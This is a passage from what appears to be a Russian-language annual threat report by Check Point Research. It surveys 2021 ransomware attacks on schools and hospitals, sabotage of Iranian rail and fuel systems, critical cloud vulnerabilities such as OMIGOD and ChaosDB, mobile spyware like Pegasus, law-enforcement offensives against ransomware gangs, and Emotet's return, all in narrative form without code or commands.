
Наконец, в середине 2021 года программа-вымогатель Grief атаковала несколько школьных округов в США, в том числе в штате Миссисипи. Вымогатели украли 10 ГБ данных, включая личную и профессиональную информацию, и грозились опубликовать эти данные, если не будет получен выкуп. Учреждения высшего образования, такие как университеты и колледжи, являются привлекательными целями для киберпреступников, поскольку их системы, позволяющие студентам и преподавателям подключать свои личные устройства к сети учебного заведения, недостаточно защищены.

С начала пандемии сектор здравоохранения тоже очень часто становился мишенью для киберпреступников. Клиники, исследовательские центры, участвующие в создании вакцин, а также фармацевтические компании оказались заманчивыми целями. Виной тому – жесткие временные рамки рабочих процессов в этих организациях. В октябре произошла разрушительная атака программы-вымогателя на систему здравоохранения канадской провинции Ньюфаундленд и Лабрадор. В результате были украдены данные работников и пациентов, а важнейшие системы были выведены из строя более чем на неделю. Это привело к задержкам тысяч медицинских назначений, включая химиотерапию, поскольку почти все несрочные услуги и процедуры в провинции были отменены. В том же месяце мы наблюдали одну из первых атак программ-вымогателей на медицинские учреждения на Ближнем Востоке, когда китайская группировка DeepBlueMagic атаковала Медицинский центр имени Хиллеля Яффе (Хадера, Израиль) с использованием специальной программы-вымогателя. Эта атака вывела из строя компьютеры и часть инфраструктуры центра, что парализовало выписку и прием пациентов, поскольку не было доступа к медицинским картам и возможности заводить новые. В декабре компания Behavioral Health Group (BHG), поддерживающая более 80 клиник по лечению опиоидной зависимости по всей Америке, подверглась кибератаке, которая на неделю нарушила работу ее сети. В некоторых центрах пациенты не могли получить прописанные им дозы лекарств для амбулаторного лечения наркотической зависимости, поскольку не было компьютеров для печати этикеток с инструкцией по применению. Без них назначения лекарств пациентам представляют потенциальную опасность.

Хакерам с идеологической мотивацией также удалось дестабилизировать работу общественно значимых систем. Это, в частности, можно было наблюдать в Иране. В июле объектом кибератак стала иранская железнодорожная инфраструктура. По всей стране на информационные табло вокзалов выводились сообщения о задержках или отменах поездов, призывающие пассажиров для получения дополнительной информации звонить на определенный номер телефона (принадлежащий офису верховного лидера Ирана Аятоллы Хаменеи). Атака серьезно нарушила железнодорожные операции и посеяла страх и замешательство среди населения. Специалисты Check Point Research провели расследование и определили, что атаку провела группировка Indra, оппозиционная действующему режиму. Она действовала как минимум с 2019 года и была известна тем, что использовала вредоносное программное обеспечение, которое стирает данные с жестких дисков.


В октябре масштабная кибератака нарушила операции 4300 иранских заправочных станций. Мишенью для атаки стала система электронных карт, предоставляющая государственные субсидии на покупку бензина. Когда покупатель пытался наполнить свой бак, на экране появлялось сообщение «cyberattack 64411» с номером телефона верховного лидера Ирана (тем, что использовался при атаке на железнодорожную сеть). Этот инцидент привел к массовой панике – люди выстраивались в огромные очереди к заправкам, опасаясь дефицита топлива и резкого повышения цен.

Все описанные атаки оказали существенное негативное влияние на подвергшиеся нападению секторы и регионы. Помимо этого, они получили широкую огласку в средствах массовой информации, что, естественно, было на руку киберпреступникам, стремившимся посеять страх и получить рычаги влияния на своих жертв. К сожалению, как показал 2021 год, атаки зачастую оказывают значительно большее влияние на население, чем изначально могли предполагать злоумышленники.



АТАКИ НА ОБЛАЧНЫЕ СЕРВИСЫ

В 2020 году глобальная пандемия существенно повлияла на корпоративные рабочие среды и сетевые архитектуры. Среди этих изменений особенно заметен активный переход на облачные архитектуры для удовлетворения потребностей в гибридных, управляемых удаленно сетях. Также компании все чаще выбирали модель «решение как услуга» вместо традиционных вариантов. Впоследствии, в 2021 году, отмечался рост популярности облачных сред и среди конечных пользователей. В середине года Gartner опубликовала свой прогноз, в котором утверждается, что в 2021 году расходы конечных пользователей на публичные облачные сервисы могут вырасти на 23 % до более чем 332 миллиардов долларов США. Для сравнения: в 2020 году эти расходы оценивались в 270 миллиардов долларов, а в 2019 году 242,7 миллиардов долларов. В настоящее время предприятия выделяют значительные финансовые средства на мультиоблачные архитектуры. При этом самыми популярными являются Microsoft Azure и AWS, значительную долю ранка также занимают Google Cloud Platform, IBM, VMWare и некоторые другие решения.



ИТАЙ ГРИНБЕРГ (ITAI GREENBERG)
вице-президент
по управлению продуктами

> Понятно, что зависимость компаний от облачных технологий растет, в особенности по мере нашего перехода к постпандемической «новой нормальности», в которой гибридная работа будет играть ключевую роль во многих секторах. Однако перенос рабочих процессов в облако также означает, что компании все больше полагаются на услуги поставщиков, которые берут на себя управление базами данных, собственным программным кодом и ресурсами организаций. Многие компании признают дефицит собственной экспертизы в этой области и усердно стараются его преодолеть. Исключение таких пробелов должно стать важнейшей задачей для компаний в 2022 году. Только после этого они смогут эффективно взаимодействовать с поставщиками облачных сервисов и в полной мере реализовать их возможности в отношении обеспечения безопасности, соответствия нормативным требованиям и снижения уровня рисков».

Естественно, организации становятся все более зависимыми от поставщиков облачных сервисов в плане безопасного управления своими базами данных, собственным программным кодом и ресурсами. В настоящее время компании постепенно заполняют пробелы в знаниях об управлении платформами и ролями, образовавшиеся в процессе стремительного перехода в облачные среды в течение 2020 года. Это позволяет укрепить систему безопасности и расширить охват инструментов администрирования в корпоративных средах. Однако по-прежнему вызывают серьезную озабоченность атаки на механизмы присвоения ролей IAM (Identity and Access Management, управление идентификацией и доступом), направленные на расширение полномочий после получения неавторизованного доступа.

Как всегда, злоумышленники продолжают состязаться с сообществом исследователей безопасности, выискивая новые уязвимости и возможности для атак. С конца 2021 года мы наблюдали волну атак с использованием слабых мест в решениях ведущих поставщиков облачных сервисов. Целью таких атак является контроль над облачной инфраструктурой организации, а возможно и всей ее базой данных, хранящей служебную, клиентскую и финансовую информацию. Обсуждаемые уязвимости не являются изъянами в логике доверия, появившимися как следствие неудачного применения политики ролей в организации. Такие слабые места используют злоумышленники для постепенного расширения привилегий в целевой среде. Здесь же речь идет о критических уязвимостях самой облачной инфраструктуры, которые могут допускать полный захват учетных записей или выполнение произвольного кода.

Эту тенденцию возглавляют печально известные атаки с использованием уязвимости OMIGOD. В сентябре исследователи обнаружили четыре критические уязвимости в OMI (Open Management Infrastructure), одном из программных агентов Microsoft Azure, позволяющем пользователям управлять конфигурациями удаленных и локальных сред. OMI развертывается на виртуальных машинах с Linux, встроенных в множество сервисов Azure, и устанавливается автоматически при активации некоторых сервисов. Это повышает вероятность использования этих уязвимостей. По оценкам, под угрозой 65 % клиентов Azure, то есть тысячи организаций и миллионы конечных устройств. Уязвимость OMIGOD легко использовать, поскольку нужен только один запрос с удаленным заголовком аутентификации. Эти слабые места могут предоставить злоумышленникам возможность удаленно выполнить произвольный код в уязвимой сети и получить привилегии root.

В сентябре 2021 года Microsoft выпустила исправление, устраняющее эти уязвимости. Однако некоторые исследователи предупредили, что автоматического исправления не было несколько дней. Атаки, использовавшие эти уязвимости, в частности уязвимость RCE с рейтингом 9,8 (кодовое обозначение CVE-2021-38647), уже наблюдались на момент ее обнаружения, и с тех пор стремительно усиливались. Только за первую неделю количество серверов, сканирующих инфраструктуры в поиске уязвимых устройств, выросло с 10 до более 100. Небезызвестный ботнет Mirai IoT (Internet-of-Things) одним из первых нацелился на уязвимые устройства, и вредоносная программа пыталась закрыть порт 5896 (SSL-порт OMI), чтобы другие злоумышленники не могли воспользоваться этой уязвимостью для атаки. Также наблюдались атаки с целью развертывания криптомайнеров на устройствах под управлением Linux, на которые не были установлены исправления.

Месяцем ранее, в августе, в Microsoft Azure был обнаружен еще один опасный изъян. На этот раз уязвимость, получившая название ChaosDB, была найдена в Azure Cosmos DB – мультимодельной базе данных NoSQL. Она используется некоторыми крупнейшими глобальными компаниями, такими как Coca Cola, Skype и Symantec, для управления масштабными базами данных с информацией о финансовых транзакциях. Эта уязвимость позволяет злоумышленнику извлечь несколько внутренних ключей, с которыми можно получить полномочия root, чтобы управлять базами данных и учетными записями организации. Проще говоря, через эту брешь злоумышленники могли получить полный и неограниченный контроль над всеми облачными ресурсами всех клиентов Azure Cosmos DB.

Ближе к концу года в Microsoft Azure была выявлена еще одна брешь, получившая название Azurescape. Она затрагивает платформу Azure Container-as-a-Service (CaaS, контейнер как услуга) и использует уязвимость двухлетней давности, которой присвоен код CVE-2019-5736, в среде исполнения контейнеров RunC. Эта уникальная уязвимость позволяет переходить между учетными записями – злоумышленник может покинуть пределы взломанной среды и выполнить код в средах, принадлежащих другим пользователям в том же публичном облаке. Это означает, что злонамеренный пользователь Azure Container Instances (ACI) может запускать произвольный код в кластерах Kubernetes других клиентов. Использование этой уязвимости, включающее три этапа, начинается с побега из контейнера, что является методом получения более высоких полномочий для сред контейнеров. Azurescape позволяет злоумышленнику получить административные привилегии, охватывающие весь кластер контейнеров. К счастью, сразу после обнаружения этой уязвимости было выпущено исправление, однако от пользователей ACI также требовалось выполнение дополнительных действий. По состоянию на конец 2021 года никаких попыток использования этой уязвимости зафиксировано не было. Однако она привлекла внимание к опасностям, связанным с работой в многопользовательских облачных средах – обычных масштабных инфраструктурах, обслуживающих множество организаций на одной платформе.

Microsoft Azure – не единственный сервис, в системе безопасности которого в прошлом году были обнаружены слабые места. В июне исследователи выявили уязвимость в Google Compute Engine (GCE). Этот компонент IaaS (infrastructure-as-a-service, инфраструктура как услуга) платформы Google Cloud Platform используется для создания и запуска виртуальных машин по требованию. Уязвимость позволяет злоумышленнику завладеть виртуальными машинами благодаря сочетанию ряда факторов, включая использование слабого генератора случайных чисел с помощью программного обеспечения ISC DHCP. Использование этой уязвимости путем подмены сервера метаданных для атакуемой виртуальной машины может предоставить злоумышленникам возможность в конечном итоге войти в систему как пользователь виртуальной машины с привилегиями root. Google выпустила исправление для этой уязвимости спустя почти год после того, как она впервые была обнаружена.

В одном из недавних исследований также предлагается подробный разбор метода, называемого «контрабандой HTTP-заголовка», и возможностей его использования для атак на сервис AWS API Gateway и поставщика удостоверений AWS Cognito. В исследовании демонстрируется, как этот метод может быть применен через обход ограничений и отравление кэша.

И под конец 2021 года исследователи отметили странное изменение в разрешениях AWS, которые могут позволить вспомогательным сервисам AWS читать данные клиентской корзины S3, а не просто просматривать ее метаданные. Этот потенциальный дефект в обеспечении конфиденциальности стал возможен благодаря изменению в разрешениях обязательной роли AWSServiceRoleForSupport, созданной для предоставления технической и административной поддержки. В конечном итоге это изменение было отменено, и AWS заявила, что внедрит дополнительные меры безопасности для предотвращения подобных ошибочных конфигураций в будущем.

В заключение следует отметить, что в 2021 году уязвимости в решениях поставщиков облачных сервисов стали значительно более серьезными, чем прежде. Уязвимости, обнаруженные в течение этого года, позволили злоумышленникам в различные периоды времени выполнять произвольный код, повышать привилегии до уровня root, получать доступ к огромным объемам конфиденциального контента, и даже переходить между средами разных владельцев. Другими словами, были обнаружены уязвимости в самой облачной инфраструктуре, которые не мог предвидеть и предотвратить даже самый бдительный и профессиональный потребитель облачных сервисов.

СИТУАЦИЯ С БЕЗОПАСНОСТЬЮ МОБИЛЬНЫХ УСТРОЙСТВ

В 2021 году злоумышленники стали уделять все больше внимания мобильным устройствам, проводя масштабные атаки на конечных пользователей и целевые атаки на предприятия. Как выяснилось в ходе одного из опросов, реализация концепции BYOD (Bring Your Own Device, использование на работе собственных, а не корпоративных устройств) застала организации врасплох. Около 49 % опрошенных руководителей организаций отметили, что они не способны обнаруживать атаки или нарушения безопасности на устройствах, принадлежащих сотрудникам.

Прежде всего, нужно обратить внимание на события, связанные с Pegasus, одним из самых известных семейств вредоносного ПО для мобильных устройств. Pegasus – это разработанное и распространяемое израильской компанией NSO Group шпионское ПО, способное заражать мобильные устройства под управлением iOS и Android. Оно может получить полный контроль над мобильным устройством и извлечь из него данные разных типов, включая сообщения, фотографии, календари и электронные письма. Кроме того, это вредоносное ПО может активировать камеру, собирать изображения и записывать окружающие разговоры. Заражение Pegasus основывается на продуманной методике zero-click, не требующей от пользователя никаких действий. Хотя это вредоносное ПО было впервые обнаружено еще в 2016 году, в 2019 выяснилось, что оно использовало сервис WhatsApp, чтобы заразить более 1400 пользователей, ставших целевыми объектами нескольких клиентов NSO.

В июле 2021 года множество новостных агентств сообщили о том, что этот инструмент был использован для получения доступа к мобильным устройствам государственных чиновников, журналистов, правозащитников и руководителей предприятий по всему миру. В прессу попал список, содержащий около 50000 возможных жертв Pegasus, исходя из которого можно было предположить, кто является клиентами NSO. Внимание средств массовой информации привело к обширным исследованиям в попытке раскрыть методы заражения Pegasus и помочь пользователям обнаруживать его на своих устройствах. В конечном итоге в сентябре Apple выпустила исправления для двух уязвимостей нулевого дня в службе iMessage, которую использовал Pegasus (уязвимостям были присвоены коды CVE-2021-30860 и CVE-2021-30858). Эти уязвимости позволяют использовать зараженные документы для запуска команд на устройствах iPhone и Mac. В ноябре Apple подала иск против NSO, обвинив ее в использовании хакерского программного обеспечения на устройствах Apple и краже личных данных. Естественно, злоумышленники сразу же воспользовались этим скандалом и разработали новую мошенническую схему с вымогательством. Недавно они организовали рассылку электронных писем с требованием выкупа, запугивая потенциальных жертв обнародованием их личных видео, якобы снятых вредоносным ПО Pegasus.

Отличительные черты Pegasus – исключительно простой процесс инфицирования целевого устройства без каких-либо действий со стороны пользователя, неочевидный список жертв и изощренные средства кражи данных. Поэтому неудивительно, что он уже не единственный в своем роде. Ближе к концу года исследователи обнаружили еще одного распространителя шпионского ПО для личных мобильных устройств. Компания Cytrox из Северной Македонии рассылает шпионское ПО Predator для устройств iPhone, которое заражает целевые объекты одним щелчком по ссылке, отправленной через WhatsApp. Чем больше раскрывается информации о возможностях вредоносного ПО, тем больше вероятность того, что оно будет взято на вооружение другими злоумышленниками и группами. Кроме того, широкое распространение мобильного вредоносного ПО и внимание, которое привлекала эта тема в 2021 году, еще раз подтверждают важнейшую роль мобильных устройств в общей картине киберугроз.

В течение всего года мы наблюдали, как злоумышленники прилагают значительные усилия для взлома учетных записей в популярных социальных сетях, включая Facebook и Telegram. Они проводили масштабные атаки с целью получения доступа к мобильным устройствам. В августе было обнаружено, что с марта 2021 года FlyTrap, новая троянская программа для Android, взломала как минимум 10000 учетных записей в Facebook в 144 странах, преимущественно через вредоносные приложения, доступные в Google Play. Приложения были туда загружены, затем быстро удалены, но впоследствии стали доступны в сторонних магазинах приложений. Злоумышленники также использовали WhatsApp для распространения модифицированной версии приложения для устройств Android, которая устанавливает троянскую программу Triada. В октябре исследователи обнаружили на Google Play приложение для редактирования фотографий с вредоносным кодом, собирающим учетные данные пользователей в Facebook, чтобы проводить рекламные кампании с использованием платежных данных жертв. Это приложение загрузили тысячи пользователей. И наконец, в ноябре MasterFred, новое вредоносное ПО для Android, получило широкую известность тем, что накладывало фальшивые формы входа для кражи данных кредитных карт пользователей Netflix, Instagram и Twitter.

Еще один значимый вектор атаки, заметно проявившийся в 2021 году, использует SMS-сообщения для распространения вредоносного ПО. SMiShing (SMS phishing) – это метод фишинга, который применяет принципы социальной инженерии с использованием мобильных устройств через SMS-сообщения. Реализующий этот метод FluBot, ботнет для Android, в апреле 2021 года возобновил свою деятельность, несмотря на аресты подозреваемых испанской полицией. В сентябре ботнет добавил в свой арсенал новый метод взлома устройств Android и начал распространять поддельные сообщения об обновлении средств безопасности, предупреждающие о заражении FluBot. Заражение запускается, как только жертва щелкает по кнопке «установить обновление системы безопасности». FluBot снова появился в ноябре, в ходе атаки, нацеленной на пользователей из Финляндии. Поскольку SMiShing продемонстрировал свою эффективность в распространении FluBot, постепенно этот вектор атаки стал использоваться менее квалифицированными злоумышленниками.

Например, по результатам недавнего исследования Check Point Research, атаки SMiShing очень эффективны в Иране, несмотря на в целом низкое качество инструментария злоумышленников. Помимо использования SMiShing, мошенники также маскировались под такие ключевые структуры страны, как органы власти и судебной системы, торговые порталы и другие организации. В новостях появились многочисленные предупреждения об успехах такого метода атаки. Масштабы недавней волны атак беспрецедентны, что неудивительно, если рассмотреть процветающий рынок предложений botnet-as-a-service (ботнет как услуга) на хакерских форумах и каналах в Telegram. Комплекты для фишинга можно купить за 50-100 долларов США. По нашим оценкам, подобные атаки, также вдохновленные успехом FluBot в использовании SMiShing, могут вскоре появиться и в других странах.

Еще одним крупным мошенничеством в 2021 году, связанным с SMS-сообщениями, стала масштабная атака UltimaSMS, в которой использовались около 150 приложений для Android. Через эти приложения, загруженные из Google Play более 10 миллионов раз, жертв заманивали для того, чтобы без их ведома подписать на премиальные SMS-сервисы.

И наконец, системные изменения, вызванные глобальной пандемией, привели к распространению вредоносного ПО в сфере мобильных банковских услуг. В 2021 году банковский сектор все более активно внедрял цифровые технологии, и появились различные приложения, призванные ограничивать физические контакты. Это привело к распространению новых угроз. В сентябре исследователи Check Point Research раскрыли метод атаки на пользователей Android, использующий службы специальных возможностей на таких устройствах. Атака была нацелена на пользователей приложения PIX, разработанного и поддерживаемого Центральным банком Бразилии. Выпущенное всего год назад, оно стало чрезвычайно популярным решением для выполнения моментальных платежей. Через два приложения, доступные в Google Play, распространялись два варианта вредоносного банковского ПО. Одно из них (PixStealer) использовало службы специальных возможностей Android, чтобы похищать деньги из определенного банка через транзакции PIX. Эта минималистичная, но весьма оригинальная реализация позволяет вредоносному ПО собирать финансовые средства без взаимодействий с сервером C&C, чтобы помогать ему оставаться незамеченным. Учитывая простоту и эффективность этого инструмента, мы можем ожидать, что такой возможностью воспользуются и другие злоумышленники.

НАСТУПЛЕНИЕ НА ЭКОСИСТЕМУ ВЫМОГАТЕЛЕЙ

Прошли те времена, когда операторы программ-вымогателей договаривались о выкупе жертвой ее семейных фотографий за 200 долларов. Сегодняшняя экономика вымогателей – это сложный бизнес по отъему миллионов долларов за раз, угрожающий целым организациям полным выводом из строя их систем. В основе такого развития событий лежит эволюция бизнес-модели вымогателей. Партнерские сети Ransomware-as-a-Service (RaaS, программа-вымогатель как услуга) представляют любому злоумышленнику возможность легко и при небольших затратах включиться в эту деятельность. Злоумышленник выбирает один из известных «проектов» по распространению программ-вымогателей и просто следует подробному бесплатному руководству, содержащему полные инструкции для каждого этапа атаки. Если вторжение было успешным, оператор программы-вымогателя и партнеры распределяют между собой доли полученного от жертвы выкупа. Эта исключительно прибыльная схема позволяет злоумышленникам охватывать более широкий круг жертв и обеспечивать более высокую прибыль всем участникам.

Основой всей этой деятельности являются операторы программ-вымогателей, которые предлагают не только само вредоносное ПО, но и услуги по отмыванию денег и специалистов по ведению переговоров. Различные сети вымогателей конкурируют за партнеров, и поэтому постоянно разрабатывают все более привлекательные инструменты и услуги для своих партнерских программ, чтобы получать преимущества в конкурентном хакерском сообществе. Решающим фактором часто является репутация. От нее зависят шансы группы на получение больших доходов, или даже вероятность задержания правоохранительными органами. Поэтому неудивительно, что киберпреступники решают свои внутренние споры на специальных форумах, где проигранное дело может стоить группе репутации и прибылей.

Это был неспокойный год для некоторых команд вымогателей – не в последнюю очередь потому, что правительства и правоохранительные органы изменили свое отношение к организованным группам злоумышленникам. Они перешли от превентивных и ответных мер к активным наступательным операциям на самих операторов программ-вымогателей и на их денежные фонды и поддерживающую такие проекты инфраструктуру. Серьезный сдвиг произошел в мае после инцидента с Colonial Pipeline, когда атака вымогателей DarkSide привела к серьезному дефициту топлива на всем восточном побережье США, что заставило администрацию Байдена осознать необходимость активизировать свои усилия для борьбы с этой угрозой.

Позже в том же месяце банда DarkSide объявила о прекращении операций, после того как были захвачены ее серверы и украдены ее криптовалютные средства, использовавшиеся для оплаты партнерам по программе Ransomware-as-a-Service. В июне Министерство юстиции США присвоило программам-вымогателям статус национальной угрозы безопасности, поставив их по приоритетности на один уровень с терроризмом. Следующий крупный инцидент, связанный с атакой на MSP-платформу Kaseya, случился в июле. Затем злоумышленники REvil мистическим образом исчезли, отключив свой сайт Happy Blog, где сливалась информация жертв, и, по-видимому, прекратив поддержку клиентов. Однако перерыв был недолгим, и в сентябре группа проявила себя снова. Затем в октябре она во второй раз пропала, вероятно, после операции правоохранительных органов, успешно завладевших ее инфраструктурой и сайтом Happy Blog.

В сентябре администрация Байдена пошла в своей войне с программами-вымогателями еще дальше. Она объявила о том, что начнет применять санкции к криптовалютным биржам, кошелькам и трейдерам, используемым вымогателями для конвертации полученных от жертв платежей в материальные средства. Первой в санкционный список попала российская биржа SUEX – за участие в операциях с финансовыми средствами, полученными в результате вымогательства. В следующем месяце Европейский союз и еще 31 страна объявили о присоединении к усилиям по пресечению дополнительных криптовалютных каналов в попытке подорвать процессы отмывания денег. Кроме того, правительство Австралии обнародовало свой «План действий по борьбе с вымогателями», предусматривающий создание новой специальной оперативной группы, а также более суровые наказания для злоумышленников, использующих программы-вымогатели.

В ноябре совместная международная операция «Циклон» под руководством Интерпола привела к захвату инфраструктуры и арестам партнеров по отмыванию денег группировки Cl0p. Эта группа несет ответственность за взлом Accellion, ставший источником множества двойных и тройных вымогательств. Кроме того, Министерство юстиции США и другие федеральные агентства предприняли дальнейшие действия против REvil. Они включали аресты участников, конфискацию уплаченных жертвами выкупов на сумму 6 миллионов долларов, а также конфискацию устройств и вознаграждений партнерам на сумму 10 миллионов долларов.

Участники преступной экосистемы по-разному отреагировали на эти события. Некоторые группы перешли в контрнаступление – они увеличили давление на своих жертв, пытаясь вынудить власти отступить. Например, операторы программы-вымогателя Grief грозились полностью удалить ключи шифрования своих жертв, если те обратятся к профессиональным переговорщикам. А операторы RagnarLocker размещали в сети весь контент, украденный у тех жертв, которые связывались с ФБР и другими правоохранительными органами.

Другие группы, по-видимому, сосредоточились на адаптации и ребрендинге, чтобы исключить прямые ассоциации с нашумевшей атакой. DarkSide, например, временно покинула круг активных операторов программ-вымогателей, а в июле несколько ее участников объединились под новым именем BlackMatter.

Они провели атаки на поставщика маркетинговых услуг Marketron, японскую технологическую компанию Olympus и такую критически важную инфраструктуру, как сельскохозяйственная компания New Cooperative в Айове. Однако их деятельность под новым именем продолжалась недолго. В ноябре группировка BlackMatter объявила о закрытии под давлением со стороны властей, заявив даже следующее: «после последних новостей члены команды более недоступны». Хотя эксперты полагают, что такой уход стал результатом проблем с доверием со стороны партнеров из-за бреши в методе шифрования, позволившей специалистам по кибербезопасности расшифровать файлы жертв. В качестве прощального жеста перед исчезновением BlackMatter перенесла своих жертв на платформу LockBit, чтобы поддержать экосистему вымогательства.

Но не все группировки вымогателей демонстрировали такую заботу о товарищах по экосистеме. Свою роль играли страх перед задержанием правоохранительными органами, явное недоверие со стороны коллег и неослабевающая конкуренция. Например, операторы REvil были уличены в обворовывании своих партнеров. Они перехватывали переговоры о выкупе с использованием двойных чатов и бэкдоров, чтобы завладеть долями партнеров. Группировка Conti пережила внутренний кризис, после того как один партнер, недовольный размером выплаты, обнародовал обучающие материалы Conti.


И наконец, в прошлом году мы наблюдали признаки того, что сообщество вымогателей ломается под давлением, а некоторые операторы даже полностью отказались от своего бизнеса. Например, киберпреступная группировка Avaddon впервые появилась в июне 2020 года, но всего год спустя была вынуждена закрыться и опубликовать ключи дешифрования – безусловно, в связи с усилением контроля со стороны правоохранительных органов. В другом случае вымогатели Conti совершили нападение на британский ювелирный дом Graff, однако потом принесли извинения, обнаружив, что некоторые украденные данные принадлежат королевским семьям Саудовской Аравии, ОАЭ и Катара. Опасаясь возмездия, они пообещали удалить данные без просмотра. Крупные хакерские форумы запретили у себя любую рекламу программ-вымогателей, чтобы не привлекать внимания. В результате операторам стало сложнее взаимодействовать с партнерами, что повысило риски быть пойманными.

Упреждающие меры и наступательные операции властей по всему миру сумели нанести заметный ущерб экосистеме вымогателей, нарушив их операции и вызвав хаос в среде хакеров. Несмотря на это, в 2022 году мы наверняка увидим больше «проектов» вымогателей, соблазняемых перспективой заработать миллионы долларов. А в случае успеха они станут примером для подражания, стимулом совершенствовать и усиливать атаки в будущем. События 2021 года позволяют операторам программ-вымогателей сделать один вывод: от выбираемых ими целей зависит, будет ли их деятельность долгосрочной или очень короткой.

04

НОВОСТИ ВРЕДОНОСНОГО ПО: ЕМОТЕТ ВЕРНУЛСЯ

ВЕРНУЛСЯ ЕМОТЕТ, ОДИН ИЗ САМЫХ ОПАСНЫХ И ИЗВЕСТНЫХ БОТНЕТОВ В ИСТОРИИ. И ЭТО НЕСМОТРЯ НА ДЛИТЕЛЬНЫЕ СОГЛАСОВАННЫЕ УСИЛИЯ МЕЖДУНАРОДНОГО СООБЩЕСТВА И ПРАВООХРАНИТЕЛЬНЫХ ОРГАНОВ ПО ВСЕМУ МИРУ, КОТОРЫЕ ПРИВЕЛИ К ЕГО ЛИКВИДАЦИИ В ЯНВАРЕ 2021 ГОДА.



АЛЕКСАНДРА ГОФМАН (ALEXANDRA GOFMAN),
руководитель группы,
Check Point Research

> К концу года мир осознал, что даже международная команда реагирования на угрозы способна лишь замедлить Emotet, но не уничтожить его.
>
> По крайней мере, некоторые из членов преступного сообщества смогли избежать наказания и занялись реорганизацией, перегруппировкой и использованием старых хакерских связей для запуска новой, более совершенной глобальной кампании по распространению вредоносного спама.
>
> Trickbot и Emotet – давние криминальные партнеры, поэтому неудивительно, что Emotet воспользовался сервисом TrickBot как дроппером для собственного возрождения».

Вернулся Emotet, один из самых опасных и известных ботнетов в истории. И это несмотря на длительные согласованные усилия международного сообщества и правоохранительных органов по всему миру, которые привели к его ликвидации в январе 2021 года. Emotet, банковская троянская программа, превратившаяся в модульный ботнет, известна своим огромным охватом – более 1,5 миллионов зараженных компьютеров по всему миру, в тысячах взломанных корпоративных сетей. Emotet использовался как платформа для распространения других известных семейств вредоносных программ, таких как TrickBot, Qbot и Dridex, что часто выливалось в мощные атаки программ-вымогателей, которым удалось парализовать целые организации. Непосредственно перед его принудительным отключением нанесенный ущерб оценивался примерно в 2,5 миллиарда долларов.

14 ноября Emotet официально воскрес из мертвых, поскольку впервые с момента его отключения обнаружилось, что он стал подавать признаки жизни. Возрождение Emotet произошло неожиданным образом – ботнет TrickBot использовался для доставки экземпляров Emotet на системы, зараженные вредоносным ПО TrickBot. Уже на следующий день Emotet вернулся к своему фирменному методу распространения, с масштабными спамерскими кампаниями, доставляющими троянскую программу через вложенные вредоносные документы. Для восстановления своей сети операторы Emotet решили загрузить свой спам-бот на успешно инфицированные системы. Таким образом им удалось распространить вредоносное ПО на еще большее количество потенциальных целей.

